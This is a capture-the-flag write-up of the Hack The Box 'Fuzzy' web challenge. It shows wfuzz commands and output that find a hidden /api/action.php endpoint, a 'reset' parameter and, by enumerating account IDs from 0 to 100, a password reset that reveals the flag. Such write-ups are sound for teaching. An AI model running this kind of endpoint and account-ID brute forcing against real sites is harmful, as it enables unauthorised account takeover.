


FUZZY WEB CHALLENGE



Reported by kaiUb (<https://github.com/1140396>)


1. Start web page challenge



2. Fuzzing directory



3. /api web page result



4. Found /api and keep fuzzing again with different extensions

```
[kaiub@parrot]~$ wfuzz -c -w //usr/share/wordlists/wfuzz/general/big.txt --hc 404 -u http://docker.hackthebox.eu:31506/api/FUZZ.php

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4.5 - The Web Fuzzer
*****

Target: http://docker.hackthebox.eu:31506/api/FUZZ.php
Total requests: 3024

=====
ID      Response  Lines Word Chars Payload
=====
000000107:  200      0 L    4 W    24 Ch    "action"

Try Again
```

5. /api/action.php result page

Error: Parameter not set

6. Fuzzing parameter

```
[kaiub@parrot]~$ wfuzz -c -w Documents/Wordlist/phpParams/phpParameters.txt --hs "Error: Parameter not set" --hc 404 -u http://docker.hackthebox.eu:32592/api/action.php?FUZZ
```

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

```
*****
* Wfuzz 2.4.5 - The Web Fuzzer
*****

Target: http://docker.hackthebox.eu:32592/api/action.php?FUZZ
Total requests: 2588
```

ID	Response	Lines	Word	Chars	Payload
000000106:	200	0 L	5 W	27 Ch	"reset"

7. Parameter found, but look the web page result

Error: Account ID not found

8. Fuzzing the id number

```
[kaiub@parrot]~$ wfuzz -c -z range,0-100 --hl 97 --hs "Error: Account ID not found" --hc 404 -u http://docker.hackthebox.eu:32592/api/action.php?reset=FUZZ
```

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

```
*****
* Wfuzz 2.4.5 - The Web Fuzzer
*****

Target: http://docker.hackthebox.eu:32592/api/action.php?reset=FUZZ
Total requests: 101
```

ID	Response	Lines	Word	Chars	Payload
000000021:	200	0 L	10 W	74 Ch	"20"

Total time: 0.700130

9. And finally get the flag

You successfully reset your password! Please use HTB{[REDACTED]} to login.